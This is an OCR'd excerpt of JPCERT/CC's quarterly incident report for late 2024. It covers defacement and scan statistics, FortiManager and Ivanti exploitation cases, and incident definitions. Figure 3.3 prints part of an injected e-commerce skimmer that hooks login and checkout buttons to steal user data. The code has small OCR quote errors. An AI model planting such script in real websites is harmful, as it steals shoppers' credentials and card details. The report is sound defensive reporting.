
The number of website defacements reported in this quarter was 53. This was a 43% decrease from 93 in the previous quarter.

During this quarter, JPCERT/CC confirmed numerous (19) cases of website defacements intended to steal credit card and other information entered on e-commerce sites when users purchase a product. These cases resemble attacks exploiting a cross site scripting vulnerability found on e-commerce sites and reported in a 2021 blog article by JPCERT/CC. Compromised websites were planted with a script like the one shown in Figure 3.3.

> JPCERT/CC Eyes: Attack Exploiting XSS Vulnerability in E-commerce Websites
> https://blogs.jpcert.or.jp/en/2021/07/water_pamola.html


3.3. Targeted Attack Trends

There were 2 incidents categorized as a targeted attack. We will discuss one of them below.



```
if (window.location.href.indexOf("[redacted]") > -1) {
    if (document.getElementsByClassName("[redacted]")[0]) {
        document.getElementsByClassName("[redacted]")[0].
            addEventListener('click', function(e) {
                dujcaa()
            }, false)
    }
} else if (window.location.href.indexOf("mypage/login") > -1) {
    if (document.getElementById('[redacted]login_button")) {
        document.getElementById('[redacted]login_button").addEventListener('click', jlBdata)
    }
} else if (window.location.href.indexOf("/shopping/login") > -1) {
    if (document.getElementById('[redacted]login_button")) {
        document.getElementById('[redacted]login_button").addEventListener('click', jlBdata)
    }
} else if (window.location.href.indexOf("/entry") > -1) {
    if (document.getElementById("[redacted]_menu")) {
        document.getElementById("[redacted]_menu").addEventListener('click', jlBdataReg)
    }
} else if (window.location.href.indexOf("shopping/nonmember") > -1) {
    if (document.getElementById("[redacted]_button")) {
        document.getElementById("[redacted]_button").addEventListener('click', jlBdata)
    }
}
```

[Figure 3.3：JavaScript code aimed at stealing user information]



[Figure 3.4：Unauthorized access exploiting CVE-2024-47575]

3.3.1. Attack exploiting a vulnerability (CVE-2024-47575) in FortiManager

During this quarter, damage caused by attacks exploiting a vulnerability (CVE-2024-47575) in FortiManager was reported. This vulnerability, announced by Fortinet on October 23, can be exploited by an unauthenticated third party to send an altered request and remotely execute any code or command. In the reported cases, it is assumed that the vulnerability in the FortiManager managed by an operation and maintenance provider was exploited to steal the config file of the victimized organization's FortiGate. The attacker then used the user account written in the config file to carry out unauthorized logins.

The presumed flow of unauthorized access is shown in Figure 3.4.

3.4. Other Incident Trends

The number of malware sites reported in this quarter was 36. This was a 44% increase from 25 in the previous quarter.

The number of scans reported in this quarter was 233. This was a 38% decrease from 374 in the previous quarter. The top 10 ports that the scans targeted are listed in [Chart3.2]. Ports targeted frequently were Telnet (23/TCP), SSH (22/TCP), 443/TCP and 25/TCP.

There were 453 incidents categorized as others. This was a 11% increase from 407 in the previous quarter.

[Chart 3.2 Top 10 ports by number of scans]

Port	Oct	Nov	Dec	Total
23/tcp	58	53	58	169
22/tcp	3	16	11	30
443/tcp	1	0	10	11
25/tcp	0	4	3	7
9530/tcp	1	1	1	3
37215/tcp	1	1	1	3
80/tcp	1	1	0	2
34567/tcp	2	0	0	2
88/tcp	1	0	0	1
8080/tcp	1	0	0	1

4. Incident Handling Case Examples

This section will describe some actual cases that JPCERT/CC handled in this quarter.

4.1. Notification regarding devices that may have been breached due to vulnerability in Ivanti Virtual Traffic Manager

An overseas security organization provided JPCERT/CC with a number of IP addresses for devices within Japan that may have been breached by exploiting a vulnerability (CVE-2024-7593) in Ivanti Virtual Traffic Manager.

With regard to this vulnerability, the method of searching for the applicable devices and the PoC code were made public, so there was a possibility that compromised devices had a certain administrative user created.

JPCERT/CC contacted organizations managing the IP addresses to have them check whether any malicious account was created on their devices and consider applying a patch as a countermeasure. As a result, we received a reply from the organizations we had been able to contact that there was a malicious account and that it has been deleted.

Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident
https://www.jpcert.or.jp/english/ir/form.html

Reporting an ICS Incident
https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key
https://www.jpcert.or.jp/english/ir/pgp.html

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

Appendix-1. Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

○ Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

○ Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

○ Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

○ Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor's computer
- A command and control server that specially crafted malware communicates with

○ Other

"Other" refers to incidents other than the above.

- The following are examples of incidents that JPCERT/CC classifies as "other".
- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

For the latest information, please refer to JPCERT/ CC's website.

- JPCERT Coordination Center (JPCERT/CC)
  https://www.jpcert.or.jp/english/
- Sharing incident information and requesting
  coordinationinfo@jpcert.or.jp, https://www.jpcert.or.jp/form/
- Inquiries about vulnerability information handling
  vultures@jpcert.or.jp
- Inquiries about ICS security
  icsr@jpcert.or.jp
- Inquiries about secure coding seminars
  secure-coding@jpcert.or.jp
- Inquiries about citing published documents, requesting a presentation, etc.
  pr@jpcert.or.jp
- PGP public keys
  https://www.jpcert.or.jp/jpcert-pgp.html

JPCERT/CC Incident Handling Report [October 1, 2024 - December 31, 2024]

- First version issued: January 23, 2025
- Issued by:
  Japan Computer Emergency Response Team Coordination Center (JPCERT/CC)
  8F Tozan Bldg, 4-4-2 Nihonbashi-Honcho, Chuo-ku, Tokyo 103-0023, Japan